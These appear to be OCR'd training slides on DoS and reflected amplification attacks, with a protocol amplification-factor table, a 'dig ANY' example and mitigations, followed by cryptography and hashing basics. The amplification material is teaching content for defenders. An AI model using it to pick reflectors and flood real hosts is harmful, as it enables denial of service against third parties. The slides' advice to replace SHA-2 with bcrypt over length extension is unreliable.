
Anatomy of a Plain DoS Attack




Anatomy of a Plain DDoS Attack



Anatomy of a Reflected Amplification Attack



DoS by Layers



* Colour animated slide

Reflection and Amplification

- What makes for good reflection?
  - UDP
    - Spoofable / forged source IP addresses
    - Connectionless (no 3-way handshake)
- What makes for good amplification?
  - Small command results in a larger reply
    - This creates a Bandwidth Amplification Factor (BAF)
    - Reply Length / Request Length = BAF
      - Example: 3223 bytes / 64 bytes = BAF of 50.4
    - Chart on next slide created with data from https://www.us-cert.gov/ncas/alerts/TA14-017A

Amplification Factors

Protocol	Bandwidth Amplification Factor
Multicast DNS (mDNS)	2-10
BitTorrent	3.8
NetBIOS	3.8
Steam Protocol	5.5
SNMPv2	6.3
Portmap (RPCbind)	7 to 28
DNS	28 to 54
SSDP	30.8

Protocol	Bandwidth Amplification Factor
LDAP	46 to 55
TFTP	60
Quake Network Protocol	63.9
RIPv1	131.24
QOTD	140.3
CHARGEN	358.8
NTP	556.9
Memcached	10,000 to 51,000

DNS Amplification Example

Protocol	Length	Info
DNS	80	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
DNS	372	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa PTR google-public-dns…
DNS	73	Standard query 0x0002 ANY microsoft.com
DNS	539	Standard query response 0x0002 ANY microsoft.com TXT TXT TXT TXT TXT TXT

```
> dig ANY microsoft.com @8.8.8.8
microsoft.com.   21599      IN   NS   ns1.msft.net.
microsoft.com.   3599 IN    SOA  ns1.msft.net. msnhst.microsoft.com. 2018052001 7200 600 2419200 3600
microsoft.com.   3599 IN    MX   10 microsoft-com.mail.protection.outlook.com.
microsoft.com.   3599 IN    TXT  "facebook-domain-verification=bcas5uzlvu0s3mrw139a00os3o66wr"
microsoft.com.   3599 IN    TXT  "adobe-sign-verification=c1fea9b4cdd4df0d5778517f29e0934"
microsoft.com.   3599 IN    TXT  "facebook-domain-verification=gx5s19fp3o8aczby6a22clfhzm03as"
microsoft.com.   3599 IN    TXT  "v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com
                                  include:_spf-ssg-a.microsoft.com include:spf-a.hotmail.com ip4:147.243.128.24 ip4:147.243.128.26
                                  ip4:147.243.1.153 ip4:147.243.1.47 ip4:147.243.1.48 -all"
microsoft.com.   3599 IN    TXT  "FbUF6DbkE+Aw1/wi9xgDi8KVrIIZus5v8L6tbIQZkGrQ/rVQKJi8CjQbBtWtE64ey4NJJwj5J65PIggVY
                                  NabdQ=="
```

Mitigation Strategies


- Protect your services from attack
  - Anycast
  - IPS / DDoS protection
  - Overall network architecture
- Protect your services from attacking others
  - Rate-limiting
  - BCP38 (outbound filtering) source address validation
  - Securely configured DNS, NTP and SNMP servers
  - No open resolvers!
    Only allow owned or authorised IP addresses to connect

Information Security Training

Cryptography

Cryptography

- Terminology



  - Cryptography
    - From Greek, “crypto” meaning hidden or secret, “graphy” meaning writing
  - Cryptanalysis
    - From Greek, “crypto” meaning hidden or secret, “analysis” meaning to loosen or untie


Cryptography

- History
  - Non-standard hieroglyphs in Egypt (1900 BCE)
  - Modified words on clay tablet in Mesopotamia (1500 BCE)
  - Monoalphabetic substitution ciphers
    - Hebrew scholars using Atbash Cipher (500-600 BCE)
    - Indian authors of Karma Sutra document ciphers for messages between lovers (400 BCE to 200 CE)
    - Atbash Cipher:

Plain	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Cipher	Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A

Cryptography


- History
  - Romans used a shift cipher called a Caesar Cipher after it's famous user Julius Caesar (100-44 BCE)
    - He used a left shift of 3 places, known as the key
    - The ROT13 systems uses a shift of 13 places
  - Caesar cipher is also used in secret decoder rings (1930's to now)



Cryptography


- Exercise: Use Atbash and Caesar ciphers
  - https://gchq.github.io/CyberChef/ (or Google: Cyber Chef)
  - Look under Encryption/Encoding for Atbash and ROT13
  - Using ROT13 for Caesar cipher, left shift encoding is negative numbers (e.g. -3) and right shift decoding is positive numbers (e.g. 3)

  - Decode Atbash: svool dliow
  - Decode Caesar: zovmql fp crk
    (for this one, use ROT13 with different numbers)



Cryptography


- Symmetric Algorithms
  - aka Private Key Crypto
  - The basic concept
    - Uses the same key




  - Common symmetric algorithms
    - AES
    - DES, 3DES
    - Blowfish
  - Exercise: Using CyberChef again, encrypt/decrypt using Blowfish
    - Demo on-screen

Cryptography

- Asymmetric Algorithms
  - aka Public Key Crypto
  - The basic concept
    - Uses a public key and a private key
  - Common asymmetric algorithms
    - RSA (shown in the first image)
    - Diffie-Hellman (shown on next slide)
    - ElGamal






Cryptography


- A simple graphical explanation of how Diffie-Hellman key exchange works

- Good video explaining this: www.youtube.com/watch?v=3QnD2c4Xovk



Cryptography

- Asymmetric algorithms are slower and symmetric, so most implementations use a combination of both to ensure it is both fast and secure



  - Common implementations
    - SSL
    - PGP / GPG

Cryptographic Hashing

- Cryptographic Hash Function, aka One-Way Hashing
- The basic concept
  - Take an input of any length, process it in such a way that it is infeasible to reverse, and produce a fixed length output.
  - Example or changing one character produces a very different output
    - **TestNumber1** put through SHA-256 produces the output 541a6d07ae40626b61456912992b38b7e726d121d1eddfe47719cefe6811385e
    - **TestNumber2** also using SHA-256 produces the output 596924bec1ef084d5173fc18c8ae94e6083c08ecee6d57d83eaafcb83b221b3e

Cryptographic Hashing

- Example or changing one character produces a very different output
  - **TestNumber1** put through SHA-256 produces the output 541a6d07ae40626b61456912992b38b7e726d121d1eddfe47719cefe6811385e
  - **TestNumber2** also using SHA-256 produces the output 596924bec1ef084d5173fc18c8ae94e6083c08ecee6d57d83eaafcb83b221b3e
  - EXERCISE - These were generated on a web site implementation of SHA-256, but you can check the same output on your own computers
    - Cyber Chef has the recipe “SHA2” with a strength of 256
    - On Linux (like Kali): `echo -n TestNumber1 | sha256sum`
    - On Mac OS X: `echo -n TestNumber1 | shasum -a 256`
    - Windows needs the PsFCIV tool downloaded from Microsoft
    - Or just use any number of web sites like http://www.fileformat.info/tool/hash.htm

Uses of Hashing

- Password authentication
  - Because the output of a hash is identical for the same input, hashes are commonly used for storing and verifying passwords.
  - When a user creates a new password, the authenticating system stores the hash output (for example, TestNumber1 from the previous slide)
  - When the user logs in later, they supply their password which is put through the same hash function, and the output is compared to the stored output.
  - If the hashes match, then the passwords must match.
  - This has advantages over storing the password in plaintext, in case the server is compromised and the hashes are exposed.

Uses of Hashing

- Verifying file integrity
  - When downloading files from the internet you may see a hash provided.
  - This allows you to put the downloaded file through the same hash and compare outputs.
  - This verifies that the file hasn’t been modified during download, and allows for the file to be available for download from multiple sites while the authoritative web site hosts the hash to be compared against

Uses of Hashing

- Verifying file integrity
  - File Integrity Monitor (FIM) applications also use hashing of files to confirm integrity. This is done through the creation of a database of the hash output from all (or selected) files on a computer, to be compared against later. If any hashes change, the administrator is alerted. FIM systems are used to find modified files from attackers, or changes in configuration files.
  - Exercise: Run sha256sum on a file, edit the file, then sha256sum it again
    - `gedit fim-test.txt` (create the file with “Hello World!”)
    - `sha256sum fim-test.txt`
    - `gedit fim-test.txt` (edit the file to say “Hello World?”)
    - `Sha256sum fim-test.txt`

Uses of Hashing

- Proof-of-work
  - BitCoin (and other cryptocurrencies) uses the work to create a partially known hash to prove that the end user (miner) performed the amount of work on their computer. For example, one proof of work is to have a computer try many different input combinations in order to produce an output value that has the first 20 bits being zero.
  - Similar proof of work systems have been created for a way to reduce spam. Legitimate email senders can have their computer perform the proof-of-work function for each email sent, which isn't too onerous for the typical small amount of email sent. Spammers however want to send email much faster and don't have the time or resources to generate the special hash for each email sent.

Cryptographic Hashing

- Types of Hashing Algorithms
  - MD5 – First published 1992 - Deprecated, do not use
    - Produces a 128-bit hash output, usually represented as 32 hex digits
    - 2109494ae833752b82ba786e7a4d7209
  - SHA-1 – First published 1995 - Deprecated, do not use
    - Produces a 160-bit hash output, usually represented as 40 hex digits
    - a316ec9b579abda6cc712490894619f47f38cbef

Cryptographic Hashing

- SHA-2 – First published 2001
  - Consists of 6 hash functions with outputs of 224, 256, 384, and 512 bits
  - The other 2 are SHA-512/224 and SHA-512/256 which are truncated versions of SHA-512 and are not commonly used. Added in 2012.
  - SHA-256 = 541a6d07ae40626b61456912992b38b7e726d121d1eddfe47719cefe6811385e
  - SHA-512 = 04ce124b492943eb9883cb2af654d89e02548e4f11bf5c9dff35217d63cfbed3b3c4125ecc8bf4270566f51c09c84aed21d4891ce2b1eb6bb2e4ccfc25dd9e35
  - SHA-2 functions are partially vulnerable to a type of attack called a “length extension attack”, so if you are currently using SHA-2 you should start looking at moving to SHA-3, bcrypt, PBKDF2, or scrypt. If you are using something weaker than SHA-2 you should skip SHA-2 and move to something stronger.

Cryptographic Hashing

- PBKDF2, bcrypt, scrypt, Argon2
  - I'm grouping these together as they all work on a similar basic principle.
  - For input you provide the plaintext password, a salt, and the number of iterations.
    - A salt is a random block of random characters that is prepended or appended to the plaintext password, thus making the password stronger before being put through the hash function
      - Salt can be added to other hash algorithms (e.g. SHA-1, SHA-256) to make them more secure.
      - Salts should be used and changed for each password being stored, so that 2 users with the same password won't have the same hash output.

Cryptographic Hashing

- PBKDF2, bcrypt, scrypt, Argon2
  - For input you provide the plaintext password, a salt, and the number of iterations.
    - Iterations are the number of times the hash function is performed before the output it stored. Remember the basic premise of hashes: going forwards is easy, going backwards it extremely difficult.

Cryptographic Hashing


- PBKDF2, bcrypt, scrypt, Argon2
  - PBKDF2 (Password-Based Key Derivation Function 2) and bcrypt are older and more trusted, but use a fixed amount of memory to execute.
  - Scrypt is newer (so less trusted) but require larger amounts of memory, thus making it harder to attack using custom hardware or GPUs.
  - Argon2 was chosen as the winner from the Password Hashing Competition and is similarly resistant to attack using GPUs, but is also a newer algorithm and hasn't been tested or trusted as much yet.
    - Ref: https://password-hashing.net/

Cryptography

- SSL / TLS
  - Certificates issued as part of a Public Key Infrastructure (PKI) with a hierarchical structure of Certificate Authorities (CA) and Intermediate CAs
  - Not discussed here is the key exchange, but you can reach more at
    - https://en.wikipedia.org/wiki/Key_exchange
    - https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange (includes a nice graphic to help you make sense of it, see next slide)
    - Think about it like a box with 2 locks…

Cryptography

- How it's all put together
  - SSL / TLS



Cryptography

- PGP
  - Each user creates their own certificate/key-pair and uses a web-of-trust model
  - Web-of-trust benefits from users signing each others' public keys, usually after verifying the person's identity and public key ID in person
  - Exercise: Create a PGP key pair
    - https://pgpkeygen.com/

- Reminder, the private key is supposed to be kept private

Cryptography

Adobe accidentally releases private PGP key

The firm's security team failed in a spectacular fashion.

By Charlie Osborne for Zero Day | September 25, 2017 -- 08:35 GMT (16:35 GMT-08:00) | Topic: Security

```
LJyYLUvFjL3i3jbiNT1NKldwqaL2i9OuRAuHthoFGOKIqr6hmtOYzUem/cl+
ZlRwd77Vmfc=
=QOc7
-----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: Mailvelope v1.8.0
